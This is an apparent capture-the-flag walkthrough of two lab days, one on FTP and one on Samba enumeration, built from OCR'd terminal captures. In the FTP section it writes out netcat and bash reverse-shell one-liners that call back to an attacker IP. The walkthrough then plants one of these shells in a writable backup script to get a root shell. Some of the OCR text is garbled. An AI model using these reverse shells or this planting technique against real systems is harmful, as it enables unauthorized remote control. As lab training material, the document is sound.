
We enter the cat command to open the shoppinglist.txt and the title of the movie is displayed.




```
root@kali: ~/Music
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~/Music x
root@kali: ~/Music
ls
backup.sh rev.png.php shoppinglist.txt
root@kali: ~/Music
cat shoppinglist.txt
The Polar Express Movie
root@kali: ~/Music
```

Question 5: Re-upload this script to contain malicious data (just like we did in section 9.6). Output the contents of /root/flag.txt!

Open the pentesters cheatsheet link and copy the Netcat OpenBsd. Use sudo ifconfig tun0 to get the IP.



```
root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
root@kali: ~
sudo ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.17.56.195 netmask 255.255.128.0 destination 10.17.56.195
inet6 fe80::cf46:fb5:260c:933c prefixlen 64 scopeid 0x20<link>
unspecc 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 5
00 (UNSPEC)
RX packets 3257 bytes 146273 (142.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 3320 bytes 154160 (150.5 KiB)
TX errors 0 dropped 342 overruns 0 carrier 0 collisions 0
root@kali: ~
```

```
Netcat
Netcat is rarely present on production systems and even if it is there are several versions of netcat,
support the -e option.

nc -e /bin/sh 10.8.8.1 2234

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be a
shell back like this:

# /tmp/.Xft0 /tmp/.Xft0 /tmp/.Xft0 /tmp/.Xft0 /tmp/.Xft0 /tmp/.Xft0 /tmp/.Xft0 /tmp/.Xft0 /tmp/.Xft0 /tmp/.Xft0

Java

r = Runtime.getRuntime()
p = r.exec(["/bin/bash", "-c", "exec 5</dev/tcp/10.8.8.1/2002;cat <5 | while read line; do \"$
p.waitFor()

[Untested submission from anonymous reader]

xterm
```

Use nano command in the directory. Paste the Netcat OpenBsd and rename the ip by using the ip that we get from the sudo command then save. We use cat commands to check.

```

root@kali: ~/Music
GNU nano 5.9 backup.sh

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.17.56.195 1234 >/tm
p/f

root@kali: ~/Music
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.17.56.195 1234 >/tm
p/f

root@kali: ~/Music
nano shell.jpeg.php
nano backup.sh
cat backup.sh

```

To put the things in the port, we use the put command and it's successful so we can start the Netcat listener. Once we have the connection, we enter cat /root/flag.txt and the flag is displayed.

```

root@kali: ~/Music
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
553 Could not create file.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534 4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x  1 111    111    391 Jun 20 09:22 backup.sh
-rw-rw-rw-  1 111    111    24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
83 bytes sent in 0.00 secs (1.3887 MB/s)
ftp>

```

```

root@kali: ~/Music
nc -l -p 1234
Listening on [0.0.0.0] (tcp) port [1234]
Connect to [10.17.56.195] from [UNKNOWN] [10.17.56.195] 33720
/nc/nc: 0 can't accept file; job control normal w/!
#13
Flag.txt
Takeover_poc.py,can_be_sent!
# cat /root/flag.txt
T!M3w3r_y0u_c4n_b3_s4nt4!

```

Throughout process:

Go to the terminal and type ftp and ip address. After it has started, type anonymous to see if the FTP server has 'anonymous' mode enabled. To locate the commands we're looking for, use the help command. To list the directories in the working directory, we use the ls command. Next, Using the cd command, we change our current directory to public. In the public directory, type ls. Backup.sh and shoppinglist.txt are visible. Using the lcd command, we change the local current directory to music. To obtain the files, use the get command. The files are now located in the music directory. Backup.sh should be entered. It demonstrates that backup.sh is a backup transfer script. We use the cat command to access the shoppinglist.txt file, and the title of the movie appears. Then, go to the pentesters cheatsheet link and copy the Netcat OpenBsd. To obtain an IP address, run sudo ifconfig tun0. In the directory, use the nano command. Paste the Netcat OpenBsd and rename the IP using the IP obtained from the sudo command before saving. To double check, we use cat commands. We use the put command to place the items in the port, and it is successful, so we can start the Netcat listener. Once we've established a connection, we type cat /root/flag.txt, and the flag appears.




## Day 10 - Networking Don't be sElfish!

Tools used: Terminal

### Solution/Walkthrough:

Question 1: Examine the help options for enum4linux. Match the following flags with the descriptions.

We enter -h commands and the descriptions for each flag is displayed.




```
root@kali:~# enum4linux -h
enum4linux v0.9.1
-s get sharelist
-p get password policy information
-G get group and member list
-d be detailed, applies to -u and -s
-u user specify username to use (default '')
-p pass specify password to use (default '')

The following options from enum.exe aren't implemented: -L, -N, -O, -f

Additional options:
-a Do all simple enumeration (-U -S -G -P -r -a -n -i). This option is enabled if you don't provide any other options.
-h Display this help message and exit
-r enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-k n Keep searching RIDs until n consecutive RIDs don't correspond to a username. Implies RID range ends at 999999. Useful against DCs.
-l Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file brute force guessing for share names
-k user User(s) that exists on remote system (default: administrator,guest,krbtgt, domain admin, root, bin, nemo)
-t Used to get sid with "lookupsid known_username"
-i Use comma to try several users: "-k admin,user1,user2"
-o Get OS information
-i Get printer information
```

Question 2: Using enum4linux, how many users are there on the Samba server?

We use nmap commands for the enum4linux to get started. Next, enter -U commands and the users in the directory are displayed.



```
root@kali:~# nmap 10.10.112.191
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-20 08:58 EDT
Nmap scan report for 10.10.112.191
Host is up (0.33s latency).
Not shown: 297 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds


Nmap done: 1 IP address (1 host up) scanned in 3.54 seconds

root@kali:~# enum4linux -U
enum4linux v0.9.1
[+] Server 10.10.112.191 allows sessions using username '', password ''

Getting domain SID for 10.10.112.191
[+] Can't determine if host is part of domain or part of a workgroup

Users on 10.10.112.191
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy Name:
Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager Name:
Desc:
index: 0x3 RID: 0x3eb acb: 0x00000010 Account: elfmcelerson Name:
Desc:
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelerson] rid:[0x3eb]
enum4linux complete on Mon Jun 20 08:59:51 2022
```

We refer to the flags descriptions and use -S to see the share list on the Samba server.

[illegible]

Question 5: Log in to this share, what directory did ElfMcSkidy leave for Santa?

We enter ls command to see what file is running in the directory. Next, we change the current local directory to music and receive the file by using the get command.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x  
pwd q queue quit readlink  
rd recurse reget rename reput  
rm rmdir showacl setea setmode  
scopy stat symlink tar tar mode  
timeout translate unlock volume void  
wdel logon listconnect showconnect tcon  
tdis tid utimes logoff ..  
!  
smb: \> ls  
.  
7 2020  
..  
1 2020  
jingle-tunes  
1 2020  
note_from_mcskidy.txt  
7 2020  
  
10252564 blocks of size 1024. 5368136 blocks availab  
le  
smb: \> lcd Music/  
smb: \> get note_from_mcskidy.txt  
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy  
.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)  
smb: \>
```

In the tab of the terminal, we open the music file and see the file that appears in the music file. We enter cat note\_frommcskidy.txt to see what's inside the file and it's stated that ElfMcSkidy leaves jingle-tunes for santa.

```
root@kali: ~/Music  
File Actions Edit View Help  
root@kali: ~/Music x root@kali: ~/Music x root@kali: ~/Music x root@kali: ~/Music x root@kali: ~/Music x  
Tr  
root@kali: ~/Music  
cd Music/  
root@kali: ~/Music  
ls  
backup.sh rev.png.php shoppinglist.txt  
root@kali: ~/Music  
ls  
backup.sh note_from_mcskidy.txt rev.png.php shoppinglist.txt  
root@kali: ~/Music  
cat note_from_mcskidy.txt  
Hi Santa, I decided to put all of your favourite jingles onto this s  
hare - allowing you access it from anywhere you like! Regards - ElfM  
cSkidy  
root@kali: ~/Music
```

Throughout process:

After having access to the target machine, we enter -h commands and the descriptions for each flag is displayed. Then, before the enum4linux gets started we use nmap commands. Then, we enter -U commands and the users in the directory are displayed. We refer to the flags descriptions and use -S to see the share list on the Samba server. Next, We enter smbclient commands and the Ip Address and the name of the share which is tbfc-santa because it's stated that the mapping is OK instead of DENIED. Press enter and it is do not need any password. Next, we enter ls command to see what file is running in the directory. Then, we change the current local directory to music and receive the file by using the get command. In the next tab of the terminal, we open the music file and see the file that appears in the music file. We enter cat note\_frommskidy.txt to see what's inside the file and it's stated that ElfMcSkidy leaves jingle-tunes for santa.